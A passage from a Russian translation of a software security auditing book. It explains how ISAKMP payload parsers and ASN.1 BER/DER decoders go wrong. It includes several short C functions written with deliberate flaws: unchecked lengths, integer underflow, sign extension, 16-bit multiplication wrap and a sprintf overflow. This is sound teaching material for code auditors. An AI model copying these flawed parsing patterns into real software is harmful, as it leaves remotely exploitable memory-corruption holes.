Еще одна проблема, за которой нужно следить при работе с длиной полезной нагрузки, - ее связь с исходным значением длины в заголовке ISAKMP. В частности, должно выполняться следующее:

Количество уже обработанных байтов + длина текущей полезной нагрузки  $\leq$  длина пакета ISAKMP

Если это соотношение явно не проверяется, может произойти чтение данных за границами или повреждение памяти, связанное с неправильным целочисленным вычислением. Вот простой пример:

```
struct _payload {
    unsigned char type;
    unsigned short length;
    unsigned char *data;
};

int payload_process(unsigned char *packet,
                   size_t length, int firsttype)
{
    char *srcptr;
    struct _payload *payload;
    struct _list *list;
    int rc, type = firsttype;

    list = list_alloc();

    for(srcptr = packet; length; ){
        payload = payload_read(srcptr, length, type, &type);

        if(payload == NULL)
            return -1;

        list_add(list, payload);

        srcptr += payload->length;
        length -= payload->length;
    }
}
```

Предположим, используется та же функция `payload_read()`, что и в предыдущих примерах. Функция `payload_read()` в этом коде просто проходит по пакету ISAKMP, разбивая его на составляющие полезные нагрузки, которые помещаются в связанный список. Функция `payload_read()` из предыдущих примеров никогда не сверяет переменную длины с реальной длиной пакета, поэтому читает данные за границами. Эта небольшая ошибка вызывает дополнительные проблемы в `payload_process()`. Поскольку `length` уменьшается на слишком большое значение, происходит `underflow`, и `length` становится очень большим числом. В результате программа, вероятно, будет продолжать пытаться интерпретировать случайные данные кучи как полезные нагрузки ISAKMP, пока не выйдет за конец кучи.

## Типы полезных нагрузок

Пакеты ISAKMP состоят из серии полезных нагрузок. Данные в каждой полезной нагрузке интерпретируются в соответствии с ее типом, как описано в следующих разделах.

## Полезная нагрузка Security Association

Полезная нагрузка security association (SA) используется на начальных фазах согласования для задания domain of interpretation (DOI) и situation. На рис. 16-3 показана структура заголовка полезной нагрузки SA:

|                                |          |        |
|--------------------------------|----------|--------|
| Next payload                   | Reserved | Length |
| Domain of interpretation (DOI) |          |        |
| Situation                      |          |        |

Рис. 16-3. Заголовок полезной нагрузки security association ISAKMP

Поле DOI описывает, как следует интерпретировать данные situation. Сейчас вам нужно знать только два значения DOI: 0 и 1. Значение 0 задает generic security association, которую можно использовать с любым протоколом, тогда как значение 1 означает ситуацию IPsec, а согласование выполняется для создания ключа IPsec.

Поле situation состоит из ряда инкапсулированных proposal payloads, объясняемых в следующем разделе. У полезных нагрузок SA не так много проблем, если не считать неправильной обработки неизвестных DOI, но полезная нагрузка SA, содержащая вложенные proposal payloads, устанавливает связь между длиной полезной нагрузки SA и размером вложенных proposal payloads. Эти вопросы обсуждаются в следующем разделе.

## Полезная нагрузка Proposal

Полезная нагрузка proposal появляется внутри полезной нагрузки SA и используется для передачи серии механизмов безопасности, которые поддерживает отправитель. Заголовок полезной нагрузки proposal показан на рис. 16-4.

|                 |             |          |                  |
|-----------------|-------------|----------|------------------|
| Next payload    | Reserved    | Length   |                  |
| Proposal number | Protocol ID | SPI size | Transforms count |
| Situation       |             |          |                  |

Рис. 16-4. Заголовок полезной нагрузки proposal ISAKMP

Первая проблема - поле длины полезной нагрузки. Помимо стандартных проблем разбора полезных нагрузок, обсуждавшихся в разделе "Полезные нагрузки", поле длины полезной нагрузки proposal нужно сверять с длиной полезной нагрузки SA, которая ее содержит. Поскольку поле proposal payload инкапсулировано внутри SA, proposal payload, размер которой больше содержащей ее SA payload, может вызывать проблемы, как показано в следующем примере:

```
unsigned short process_proposal(unsigned char *packet)
{
    unsigned char next, res;
    unsigned short length;

    next = *packet++;
    res = *packet++;

    length = get16(packet);

    ... process proposal ...
}

int process_sa_payload(unsigned char *packet, size_t length)
{
    unsigned char next, res;
    unsigned short payload_length, prop_length;
```

```

unsigned long doi;

if(length < 8)
    return -1;

next = *packet++;
res = *packet++;

payload_length = get16(packet);
packet += 2;
doi = get32(packet);
packet += 4;

if(payload_length > length)
    return -1;

for(payload_length -= 4; payload_length;
    payload_length -= prop_length){
    prop_length = process_proposal(packet);

    if(trans_length == 0)
        return -1;
}

return 0;
}

```

У этого кода есть несколько очевидных недостатков. Функция `process_proposal()` не принимает аргумент длины. Следовательно, поле длины в полезной нагрузке `proposal` не проверяется, и оно может указывать за конец полезной нагрузки SA, которая должна ее содержать. Если это произойдет, значение `payload_length` в `process_sa_payload()` уйдет в `underflow`, из-за чего программа неправильно оценит размер полезной нагрузки SA. Такая ошибка может привести к `denial of service` или к эксплуатируемым уязвимостям повреждения памяти.

Полезная нагрузка `proposal` содержит 8-битное поле размера SPI (Security Parameter Index), указывающее длину следующего за ним SPI. В ISAKMP размер SPI обычно равен 0 или 16, потому что SPI для ISAKMP - это cookies инициатора и ответчика в заголовке ISAKMP. Размер SPI в этом контексте интересен. Приложения, разбирающие `proposals`, могут быть уязвимы из-за неправильного `sign extension` размера SPI или страдать от проблем повреждения памяти, вызванных тем, что размер SPI не сверяется с полем длины полезной нагрузки, чтобы убедиться, что он меньше нее. Поле размера SPI появляется во многих полезных нагрузках; эти вопросы обсуждаются далее в этой главе в разделе "Полезная нагрузка Notification".

## Полезная нагрузка Transform

Полезные нагрузки `transform` инкапсулируются внутри `proposal payloads` и состоят из серии атрибутов SA, которые вместе описывают `transform`, также называемый "механизмом безопасности". Структура полезной нагрузки `transform` показана на рис. 16-5.




Рис. 16-5. Заголовок полезной нагрузки `transform` ISAKMP

Как и с полезной нагрузкой `proposal`, проблемы могут возникнуть при обработке длины полезной нагрузки, если она не проверяется правильно, потому что эта полезная нагрузка появляется только инкапсулированной в другую.

## Полезная нагрузка Key Exchange

Полезная нагрузка key exchange имеет простую структуру, показанную на рис. 16-6.




Рис. 16-6. Заголовок полезной нагрузки key exchange ISAKMP

Поле key exchange содержит всего на один элемент больше, чем обычная полезная нагрузка: поле данных key exchange, содержащее информацию, необходимую для генерации сеансового ключа. Содержимое данных key exchange зависит от алгоритма обмена ключами, выбранного ранее при согласовании. При работе с полезной нагрузкой key exchange обычно нет сложностей разбора, потому что ключи чаще всего имеют точный размер для выбранного алгоритма. Однако необычно большой ключ может привести к переполнению буфера, если нет проверок, подтверждающих, что предоставленный ключ имеет правильный размер. Посмотрите на этот простой пример:

```
struct _session {
    int key_type;

    union {
        unsigned char rsa_key[RSA_KEY_MAX_SIZE];
        unsigned char dsa_key[DSA_KEY_MAX_SIZE];
    } key;

    ... other stuff ...
};

int process_key_payload(struct _session *session,
                      unsigned char *packet, size_t length)
{
    unsigned char next, res;
    unsigned short payload_length;

    if(length < 4)
        return -1;

    next = *packet++;
    res = *packet++;

    payload_length = get16(packet);
    packet += 2;

    switch(session->key_type){
        case RSA:
            memcpy(session->key.rsa_key, packet,
                  payload_length);
            do_rsa_stuff(session);
            break;

        case DSA:
            memcpy(session->key.dsa_key, packet,
                  payload_length);
            do_dsa_stuff(session);
            break;

        default:
            return -1;
    }

    return 0;
}
```

Этот код небрежно пропускает проверку того, что указанный ключ не больше RSA\_KEY\_MAX\_SIZE или DSA\_KEY\_MAX\_SIZE. Если атакующий укажет ключ больше любого из этих размеров, могут быть повреждены другие члены структуры, а также куча программы.

## Полезная нагрузка Identification

Полезная нагрузка identification, показанная на рис. 16-7, однозначно идентифицирует сущность, которая хочет аутентифицироваться перед другой стороной взаимодействия.




Рис. 16-7. Заголовок полезной нагрузки identification ISAKMP

Идентификация может выражаться множеством способов. Данные identification в этой полезной нагрузке имеют разный смысл в зависимости от указанного DOI и типа ID. В IPsec DOI возможны следующие формы идентификации:

- IP address (IPv4 or IPv6)
- Fully qualified domain name (FQDN)
- User FQDN
- IP subnet (IPv4 or IPv6)
- IP address range (IPv4 or IPv6)
- DER-encoded X.500 distinguished name (DN)
- DER-encoded X.500 general name (GN)
- Key ID

Поскольку для идентификации существует широкий выбор вариантов, разбор этой полезной нагрузки обычно сложнее и дает больше возможностей для ошибок. Большинство представлений ID довольно просты, но несколько проблем все же могут возникнуть. Во-первых, предположения о полях фиксированной длины могут привести к простым переполнениям буфера. В следующем примере для идентификации используется IP-адрес:

```
int parse_identification_payload(unsigned char *packet,
                                size_t length)
{
    unsigned short payload_length, port;
    unsigned char next, res;
    unsigned char type, id;
    unsigned char ip_address[4];

    if(length < IDENT_MINSIZE)
        return -1;

    next = *packet++;
    res = *packet++;

    payload_length = get16(packet);
    packet += 2;

    if(payload_length < IDENT_MINSIZE)
        return -1;

    type = *packet++;
    id = *packet++;

    port = get16(packet);
    packet += 2;

    payload_length -= IDENT_MINSIZE;

    switch(type){
        case IPV4_ADDR:
```

```

        if(payload_length < 4)
            return -1;
        memcpy(ip_address, packet, payload_length);
        break;

    ... other stuff ...
}

```

В этом коде есть простое переполнение буфера, потому что он ожидает, что указанный IP-адрес занимает только четыре байта, но проверок длины, принудительно обеспечивающих этот размер, нет.

Еще несколько полей также требуют разбора строк на составные элементы; прежде всего это метод FQDN, принимающий имена узлов вроде `my.host.com`, и user FQDNs, принимающие имена и узлы в форме `username@my.host.com`. Материал главы 7 здесь особенно уместен: простые переполнения буфера, ошибки арифметики указателей, off-by-one ошибки и инкремент указателя за NUL-байт - лишь несколько вещей, которые могут произойти при попытке интерпретировать эти поля.

DER-encoded механизмы, то есть бинарный формат кодирования, обсуждаемый далее в этой главе в разделе "Distinguished Encoding Rules", в последнее время имели множество проблем, в основном связанных с целыми числами.

## Полезная нагрузка Certificate

Как следует из названия, полезная нагрузка certificate содержит данные сертификата, используемые для аутентификации одного участника установки соединения перед другим, обычно клиента перед сервером, но это работает в обе стороны. На рис. 16-8 показан заголовок полезной нагрузки certificate.

| Next payload  | Reserved         | Length |
|---------------|------------------|--------|
| CERT encoding | Certificate data |        |
|               | Certificate data |        |

Рис. 16-8. Заголовок полезной нагрузки certificate ISAKMP

Байт certificate-encoding задает, как интерпретировать следующие за ним данные сертификата. RFC 2408 определяет следующие кодировки сертификата:

- None
- PKCS#7 wrapped X.509 certificate
- PGP certificate
- X.509 certificate, signature
- X.509 certificate, key exchange
- Kerberos tokens
- Certificate Revocation List (CRL)
- Authority Revocation List (ARL)
- SPKI certificate
- X.509 certificate, attribute

Интересная особенность полезной нагрузки certificate в том, что сертификат может быть передан во множестве форматов, если участник их поддерживает. Разнообразие форматов позволяет задействовать целую серию путей кода - разбор PGP, Kerberos, PKCS и так далее, - которые должны быть безупречны; иначе приложение ISAKMP может быть эксплуатировано удаленными неаутентифицированными клиентами.

## Полезная нагрузка Certificate Request

Полезная нагрузка certificate request используется любым участником соединения, чтобы запросить сертификат у своего партнера. Она имеет структуру, идентичную полезной нагрузке certificate, но вместо данных сертификата содержит данные центра сертификации. Данные центра сертификации могут кодироваться теми же способами, что и данные сертификата.

## Полезная нагрузка Hash

Полезная нагрузка hash содержит хэш некоторой части сообщения ISAKMP и используется для аутентификации или обеспечения целостности сообщения, чтобы третьи стороны не могли изменить данные в пути. Заголовок полезной нагрузки hash показан на рис. 16-9.

|              |          |        |
|--------------|----------|--------|
| Next payload | Reserved | Length |
| Hash data    |          |        |

Рис. 16-9. Заголовок полезной нагрузки hash ISAKMP

Размер сообщения с хэш-данными в основном зависит от алгоритма хэширования, используемого в сеансе ISAKMP и установленного ранее при согласовании с помощью данных полезной нагрузки SA. Как видите, в полезной нагрузке hash и шагах декодирования нет лишних полей длины, поэтому реальных сложностей при разборе hash payload нет. Однако стоит следить за обычными переполнениями буфера, возникающими из-за того, что программа не проверяет размер полезной нагрузки hash. Такая ошибка может произойти, когда ожидается, что хэши имеют конкретный размер, а память для хранения hash data уже выделена заранее. Поэтому при передаче аномально большой полезной нагрузки hash возникнет обычное переполнение буфера.

Hash data используется для проверки целостности сообщения: данные сообщения подаются на вход хэш-функции, которая вычисляет значение и сохраняет его в полезной нагрузке hash. Когда принимающая сторона применяет тот же алгоритм к данным, любые изменения приводят к несоответствиям с данными hash payload.

## Полезная нагрузка Signature

Полезная нагрузка signature во многом похожа на hash payload, но содержит данные, созданные выбранным алгоритмом цифровой подписи, если подписи используются, а не данные, созданные хэш-функцией. Полезная нагрузка signature показана на рис. 16-10.

|                |          |        |
|----------------|----------|--------|
| Next payload   | Reserved | Length |
| Signature data |          |        |

Рис. 16-10. Заголовок полезной нагрузки signature ISAKMP

Как и hash payload, полезные нагрузки signature не имеют дополнительных сложностей, кроме того, что от них может ожидать конкретный размер. Если это так, аномально большие сообщения могут обрабатываться неправильно.



## Полезная нагрузка Nonce

Полезная нагрузка nonce содержит случайные данные, используемые в некоторых протоколах для генерации хэшей. Она помогает гарантировать уникальность обмена ключами и защищаться от атак man-in-the-middle. Полезная нагрузка nonce показана на рис. 16-11.

И снова у nonce payload нет дополнительных сложностей, кроме общих проблем разбора полезных нагрузок. Как и с полезными нагрузками hash и signature, необычно большие nonce payloads могут вызвать проблемы, если длина полезной нагрузки не проверяется.

|              |          |        |
|--------------|----------|--------|
| Next payload | Reserved | Length |
| Nonce data   |          |        |

Рис. 16-11. Заголовок полезной нагрузки nonce ISAKMP

## Полезная нагрузка Notification

Полезная нагрузка notification передает информацию об ошибочном состоянии, возникшем во время обмена по протоколу. Для этого она передает код типа, представляющий заранее определенное ошибочное состояние, встретившееся при обработке. На рис. 16-12 показана полезная нагрузка notification.

|                                |          |                     |
|--------------------------------|----------|---------------------|
| Next payload                   | Reserved | Length              |
| Domain of interpretation (DOI) |          |                     |
| Protocol ID                    | SPI size | Notify message type |
| Security parameter index (SPI) |          |                     |
| Notification data              |          |                     |

Рис. 16-12. Заголовок полезной нагрузки notification ISAKMP

Эта полезная нагрузка имеет чуть более сложную структуру, чем предыдущие. Очевидно, что для нее требуется минимальный размер: 12 байт плюс размер SPI и данных notification. Если не убедиться, что полезная нагрузка имеет хотя бы такой размер, могут возникнуть уязвимости, похожие на проблемы общих типов полезных нагрузок размером меньше четырех байт. Ниже показан пример некорректного парсера notification payload:

```
int parse_notification_payload(unsigned char *data, size_t length)
{
    unsigned long doi;
    unsigned short mtype;
    unsigned char spi_size, protocol_id;

    doi = get_32(data);
    protocol_id = get_8(data+4);
    spi_size = get_8(data+5);
    mtype = get_16(data+6);

    length -= 8;
    data += 8;

    ... get SPI and notification data ...
}
```

Вы можете увидеть уязвимость в том, как вычитается length. Нет проверки, что length изначально составляет хотя бы восемь байт, поэтому неожиданно малая полезная нагрузка notification приводит к integer underflow, который, вероятно, закончится повреждением памяти. Хотя эта ошибка почти такая же, как ошибка в общих payloads длиной меньше четырех, ошибка малых notification

payloads немного более вероятно в коде, который вы аудируете. Причина в том, что реализации ISAKMP обычно имеют общие парсеры полезных нагрузок, раскладывающие пакеты по структурам, и эти парсеры обычно надежнее отдельных парсеров payloads, потому что прошли более строгую проверку.

NB. При обзоре нескольких популярных реализаций на одном из этапов Нил Мехта и Марк Дауд обнаружили, что общие парсеры пакетов в целом выглядят безопасными, но обработка конкретных payloads часто выполнялась гораздо менее надежным кодом.

Еще один интересный элемент в полезной нагрузке notification - параметр размера SPI. RFC 2408 описывает это поле так:

SPI Size (1 октет): длина SPI в октетах, определяемая Protocol-ID. В случае ISAKMP пара Initiator и Responder cookie из заголовка ISAKMP является ISAKMP SPI; поэтому SPI Size несущественен и MAY быть от нуля (0) до шестнадцати (16). Если SPI Size ненулевой, содержимое поля SPI MUST игнорироваться. Domain of Interpretation (DOI) будет задавать SPI Size для других протоколов.

Как сказано, размер SPI в пакете ISAKMP должен быть значением от 0 до 16 включительно. Всякий раз, когда поле протокола может представлять больше значений, чем разрешено, появляется потенциал проблем, если разработчики забывают корректно проверять недопустимые значения. Кроме того, поскольку размер SPI - однобайтное поле, помните о возможности уязвимостей sign extension для недопустимых значений, как в следующем примере:

```
int parse_notification_payload(char *data, size_t length)
{
    long doi;
    unsigned short mtype, payload_size, notification_size;
    char spi_size, protocol_id;

    payload_size = ntohs(*(data+2));
    spi_size = *(data+6);

    if(spi_size > payload_size)
        return -1;

    notification_size = payload_size - spi_size;

    ... do more stuff ...
}
```

Пара проблем типизации делает этот код уязвимым к атаке. Во-первых, есть проблема sign extension при сравнении spi\_size и payload\_size. Поскольку spi\_size имеет знаковый символьный тип, при integer promotion значение spi\_size расширяется со знаком. Поэтому, если старший бит установлен, все биты в трех старших байтах тоже устанавливаются, превращая spi\_size в отрицательное 32-битное целое. Обычно при сравнении с беззнаковым значением spi\_size тоже приводится к беззнаковому типу, но поскольку payload\_size является unsigned short, то есть имеет только 16 бит, оно также продвигается к знаковому 32-битному целому; следовательно, это сравнение является знаковым. Поэтому отрицательное spi\_size приводит к тому, что notification\_size получает неправильное значение, большее, чем payload\_size. Вычитание отрицательного целого из payload\_size эквивалентно сложению.

Во-вторых, вы могли заметить, что SPI напрямую связан с размером полезной нагрузки. Поэтому отсутствие проверки, что он меньше размера полезной нагрузки, также приводит к integer underflow или повреждению памяти, которое может позволить читать произвольные данные из памяти процесса.

## Полезная нагрузка Delete

Полезная нагрузка delete используется, чтобы сообщить responder, что initiator аннулировал определенные SPI. Структура полезной нагрузки delete показана на рис. 16-13.




Рис. 16-13. Заголовок полезной нагрузки delete ISAKMP

Уязвимости при обработке delete payload могут быть похожи на уязвимости при обработке notification payload, потому что delete payloads также имеют заранее определенное требование минимального размера и содержат размер SPI. Однако в delete payload размер SPI имеет немного иной смысл. Delete payload передает несколько SPI, каждый из которых имеет размер, указанный SPI size. Параметр SPI count указывает, сколько SPI включено в эту полезную нагрузку, поэтому общее число байтов SPI data в delete payload равно произведению этих двух полей. Это умножение может внести две дополнительные сложности; первая - sign extension размера SPI или счетчика SPI, потому что они приводят к integer wrap при умножении, как показано в следующем коде:

```
int process_delete(unsigned char *data, size_t length)
{
    short spi_count;
    char spi_size, *spi_data;
    int i;

    ... read values from data ...

    spi_data = (char *)calloc(spi_size*spi_count, sizeof(char));

    data += DELETE_PAYLOAD_SIZE;

    for(i = 0; i < spi_count; i++){
        if(read_spi(data+(i*spi_size)) < 0){
            free(spi_data);
            return -1;
        }
    }

    ... more stuff ...
}
```

Выделение spi\_data получит неправильный размер, если spi\_size или spi\_count отрицательны. Оба значения расширяются со знаком, поэтому умножение приводит к выделению неправильного размера.

Вторая сложность, вызванная умножением двух полей, - возможность 16-битных integer wraps, если программа в некоторых местах использует 16-битные переменные размера, как показано в следующем примере:

```
int process_delete(unsigned char *data, size_t length)
{
    unsigned short spi_count, total_size;
    unsigned char spi_size, *spi_data;
    int i;

    ... read values from data ...

    total_size = spi_size * spi_count;

    spi_data = (char *)calloc(total_size, sizeof(char));
```

```

data += DELETE_PAYLOAD_SIZE;

for(i = 0; i < spi_count; i++){
    if(read_spi(data+(i*spi_size)) < 0){
        free(spi_data);
        return -1;
    }
}

... more stuff ...
}

```

Катастрофа. Поскольку `total_size` в этой функции имеет только 16 бит, при умножении `spi_count` и `spi_size` можно вызвать integer wrap. Эта ошибка приводит к очень маленькому выделению памяти, в которое затем читается довольно большой объем данных.

## Полезная нагрузка Vendor ID

Полезная нагрузка vendor ID просто содержит данные, однозначно идентифицирующие поставщиков. Содержимое vendor ID payload должно быть хэшем поставщика и версии ПО, используемой отправителем, но это может быть что угодно, что однозначно идентифицирует поставщика. Клиенты и серверы обычно отправляют ее на начальной фазе согласования, но эта полезная нагрузка не обязательна. Единственная проблема при работе с vendor ID возникает, если парсер версии каким-либо образом интерпретирует данные или если vendor ID слепо копируется в буфер без предварительной проверки, что он туда помещается, как в этом примере:

```

# define MYVERSION    "MyISAKMPVersion"

int parse_version(struct _payload *vendor)
{
    char buffer[1024];

    if(vendor->length != sizeof(MYVERSION) || memcmp(vendor->data,
MYVERSION, sizeof(MYVERSION)){
        sprintf(buffer, "warning, unknown client version: %s\n",
            vendor->data);
        log(buffer);

        return 0;
    }

    return 1;
}

```

Очевидно, если в функцию `parse_version()` передать vendor ID больше 1024 байт, возникнет прямолинейное переполнение буфера.

## Уязвимости шифрования

ISAKMP теперь является широко принятым и используемым стандартом, и находить связанные с криптографией проблемы в приложениях, реализующих публичные протоколы, гораздо труднее. Причина в том, что комитеты по стандартизации обычно тщательно проверяют протокол перед принятием, а затем подробно объясняют разработчикам приложений, как реализовывать криптографические компоненты. Тем не менее уязвимости время от времени возникают и в криптографических реализациях протоколов, поэтому нужно знать о потенциальных векторах атак, которые могут позволить расшифровать взаимодействие, а также о других проблемах. Со временем появлялись некоторые общие атаки на ISAKMP при работе в разных режимах, особенно в aggressive mode. В конце 1999 года John Pliam опубликовал интересную статью с подробным описанием нескольких атак, связанных со слабыми preshared secrets ([www.ima.umn.edu/~pliam/xauth/](http://www.ima.umn.edu/~pliam/xauth/)). В 2003 году Michael Thumann и Enno Rey продемонстрировали атаку на ISAKMP в aggressive mode, позволявшую им находить preshared keys (PSKs). Эта презентация доступна по адресу [www.ernw.de/download/pskattack.pdf](http://www.ernw.de/download/pskattack.pdf). Вполне возможно, что реализации все еще уязвимы к этим атакам, если они поддерживают aggressive mode и используют PSK. Помимо поиска новых и увлекательных способов сломать криптографическую модель ISAKMP, остается только убедиться, что проверяемая реализация точно соответствует спецификации. В большинстве случаев так и есть; иначе она не работала бы с другими VPN-клиентами.

## Abstract Syntax Notation (ASN.1)

Abstract Syntax Notation (ASN.1) - абстрактный нотационный формат, предназначенный для представления простых и сложных объектов в машинно-независимом виде (<http://asn1.elibel.tm.fr/standards/>). Это базовый строительный блок, используемый для передачи данных в нескольких крупных протоколах, включая, помимо прочего, следующие:

- Кодирование сертификатов и ключей: в основном используется в SSL и ISAKMP, но также встречается в других местах, например в ключах, закодированных PGP.
- Кодирование аутентификационной информации: операционные системы Microsoft широко используют ASN.1 для передачи аутентификационной информации, особенно при использовании NTLM-аутентификации.
- Simple Network Management Protocol (SNMP): объекты в запросах и ответах SNMP кодируются с помощью ASN.1.
- Кодирование identity: используется в реализациях ISAKMP для кодирования идентификационной информации.
- Lightweight Directory Access Protocol (LDAP): объекты, передаваемые по LDAP, также используют ASN.1 как основную схему кодирования.

ASN.1 используется довольно многими популярными интернет-протоколами, поэтому уязвимости в крупных реализациях ASN.1 могут привести к множеству эксплуатируемых векторов атак.

Как всегда, впервые встречаясь с протоколом, сначала следует анализировать блоки данных, которые будут интерпретироваться удаленными узлами, чтобы получить базовое понимание работы и обнаружить подсказки о том, что, вероятно, пойдет не так.

ASN.1 не является протоколом как таковым; это нотационный стандарт для выражения некоторого произвольного протокола без необходимости задавать точное бинарное представление, то есть абстрактное представление, откуда и название. Поэтому для передачи данных протокола, использующего ASN.1, к определениям протокола нужно применить правила кодирования. Эти правила должны позволять обеим сторонам обмена данными точно интерпретировать информацию. Существуют три стандартизированных метода кодирования данных ASN.1:

- Basic Encoding Rules (BER)
- Packed Encoding Rules (PER)
- XML Encoding Rules (XER)

Аудит приложений, использующих ASN.1, означает аудит кода, реализующего один из этих стандартов кодирования. Поэтому нужно понимать, как работают эти правила кодирования, а затем применять уроки, полученные ранее в части II этой книги.

Прежде чем переходить к схемам кодирования, посмотрите на типы данных, определенные нотационным стандартом ASN.1, чтобы понимать, какие элементы данных фактически предстоит кодировать. Типы ASN.1 делятся на четыре класса:

- Universal: универсальные теги предназначены для типов данных, определенных стандартом ASN.1 и перечисленных в таблице 16-1.
- Application: теги, уникальные для приложения.
- Context-specific: эти теги используются для идентификации члена в constructed type, например в set.
- Private: теги, уникальные внутри организации.

Из этих классов стандарт ASN.1 определяет только universal types, сведенные в таблицу 16-1; остальные три предназначены для частного использования реализациями.

**Таблица 16-1. Универсальные типы данных ASN.1**

| Universal Identifier | Тип данных                 |
|----------------------|----------------------------|
| 0                    | Зарезервировано            |
| 1                    | Boolean                    |
| 2                    | Integer                    |
| 3                    | Bit string                 |
| 4                    | Octet string               |
| 5                    | Null                       |
| 6                    | Object identifier          |
| 7                    | Object descriptor          |
| 8                    | Extended and instance-of   |
| 9                    | Real                       |
| 10                   | Enumerated type            |
| 11                   | Embedded PDV               |
| 12                   | UTF-8 string               |
| 13                   | Relative object identifier |
| 14                   | Зарезервировано            |
| 15                   | Зарезервировано            |
| 16                   | Sequence and sequence-of   |

| Universal Identifier | Тип данных                                      |
|----------------------|-------------------------------------------------|
| 17                   | Set and set-of                                  |
| 18                   | Numeric character string                        |
| 19                   | Printable character string                      |
| 20                   | Teletex character string                        |
| 21                   | Videotex character string                       |
| 22                   | International alphabet 5 (IA5) character string |
| 23                   | UTC time                                        |
| 24                   | Generalized time                                |
| 25                   | Graphic character string                        |
| 26                   | Visible character string                        |
| 27                   | General character string                        |
| 28                   | Character string                                |
| 29                   | Character string                                |
| 30                   | Character string                                |

ASN.1 также различает primitive и constructed types. Primitive types - это типы, которые можно выразить как простое значение, например integer, Boolean или octet string. Constructed types состоят из одного или нескольких простых типов и других constructed types. Constructed types могут быть последовательностями (SEQUENCE), списками (SEQUENCE-OF, SET и SET-OF) или choices.

NB. Для choices нет значения тега, потому что они используются, когда в потоке данных могут передаваться несколько разных типов; поэтому значения choice не имеют тегов.

## Basic Encoding Rules

Basic Encoding Rules (BER) определяет метод кодирования данных ASN.1, пригодный для передачи по сети. Это намеренно неоднозначный стандарт: он позволяет кодировать объекты несколькими разными способами. Правила создавались с учетом такой гибкости, чтобы работать в разных ситуациях, где может применяться ASN.1. Одни кодировки полезнее, когда объекты малы и по ним нужно легко проходить; другие лучше подходят приложениям, передающим крупные объекты. Спецификация BER описывает BER-encoded данные как состоящие из четырех компонентов, описанных в следующих разделах: identifier, length, содержательные данные и последовательность end-of-contents (EOC).

## Identifier

Поле identifier представляет тег обрабатываемого типа данных. Первый байт состоит из нескольких полей, как показано на рис. 16-14.

Class      P/C bit      Tag number

Рис. 16-14. Поля identifier в BER

Поля в этом байте следующие.

- Class (2 bits): класс типа данных, который может быть universal (0), application (1), context-specific (2) или private (3).
- P/C (1 bit): указывает, является ли поле primitive, значение 0, или constructed, значение 1.
- Tag number (5 bits): фактическое значение тега. Если значение тега меньше или равно 30, оно кодируется как обычное значение байта в младших 5 битах. Если значение тега больше 30, все биты тега устанавливаются в 1, а значение тега задается серией байтов, следующих за байтом тега. Каждый байт использует младшие 7 бит для представления части значения тега, а старший бит - для указания, следуют ли еще байты. Поэтому если все биты тега установлены в 1, далее идет неопределенное число байтов тега, и обработка останавливается при встрече байта со сброшенным старшим битом. Например, для кодирования значения 0x3333 использовалась бы последовательность байтов 0xFF 0xD6 0x33. Начальный байт может меняться в зависимости от того, является ли значение universal или private, constructed или primitive.

## Length

Поле length, как следует из названия, указывает, сколько байтов находится в текущем объекте. Оно может задавать definite или indefinite length объекта. Indefinite length означает, что длина объекта неизвестна, а объект завершается специальной последовательностью EOC. Согласно спецификации (X.690-0207), поле indefinite length должно использоваться только для constructed sequence; см. объяснение primitive и constructed types после таблицы 16-1. Indefinite length обозначается просто одним байтом длины с установленным старшим битом и очищенными остальными битами, то есть значением 0x80. Правила указания definite length следующие:

- Для значения длины 127 или меньше передается один октет, где значение длины находится в младших 7 битах, а старший бит сброшен. Например, для выражения длины 100 передается байт 0x64.
- Для значения длины больше 127 старший бит устанавливается, а младшие 7 бит используются для указания, сколько октетов длины следует далее. Например, чтобы указать длину 65535, нужно передать байты 0x82 0xFF 0xFF.

## Contents

Содержимое зависит от типа тега, указывающего, какой тип данных содержит объект.

## End of Character

Поле EOC требуется только если объект имеет indefinite length. Последовательность EOC - это два последовательных байта, оба равные нулю (0x00 0x00).



## Canonical Encoding и Distinguished Encoding

Distinguished Encoding Rules (DER) и Canonical Encoding Rules (CER) являются подмножествами BER. Как уже упоминалось, BER в некоторых отношениях неоднозначен. Например, длину 100 можно закодировать несколькими разными способами, как показано ниже:

- 0x64: однобайтное кодирование.
- 0x81 0x64: многобайтное кодирование.
- 0x82 0x00 0x64: многобайтное кодирование.

CER и DER ограничивают варианты, которые BER задает для разных целей, как объясняется в следующих разделах.

### Canonical Encoding Rules

Canonical Encoding Rules (CER) предназначены для использования при передаче крупных объектов, когда доступны не все данные объекта или когда размеры объектов в момент передачи неизвестны. CER использует те же правила кодирования, что и BER, со следующими условиями:

- Constructed types должны использовать кодирование indefinite length.
- Primitive types должны использовать минимальное число байтов кодирования, необходимое для выражения размера объекта. Например, объект длиной 100 может задавать длину только одним байтом, 0x64. Любые другие выражения длины недопустимы.

Ограничения также накладываются на кодирование строк и set, но здесь они не рассматриваются. Дополнительную информацию см. в главе 9 стандарта X.690-207.

### Distinguished Encoding Rules

Distinguished Encoding Rules (DER) предназначены для небольших объектов, у которых доступны все байты и длины объектов известны в момент передачи. DER накладывает следующие условия на базовые правила кодирования BER:

- Все объекты должны иметь кодирование definite length; объектов indefinite length нет, а значит, в объектах, закодированных DER, нет последовательностей EOC.
- Кодирование длины должно использовать минимальное число байтов, необходимое для выражения размера, как и в CER.

## Уязвимости в реализациях BER, CER и DER

Теперь, когда вы знаете, как объекты кодируются в BER, у вас может появиться представление о возможных уязвимостях в типичных реализациях. Как видите, реализации BER могут быть сложными, и в них легко возникают многие мелкие ловушки. Следующие разделы объясняют несколько самых распространенных.

## Кодирование тегов

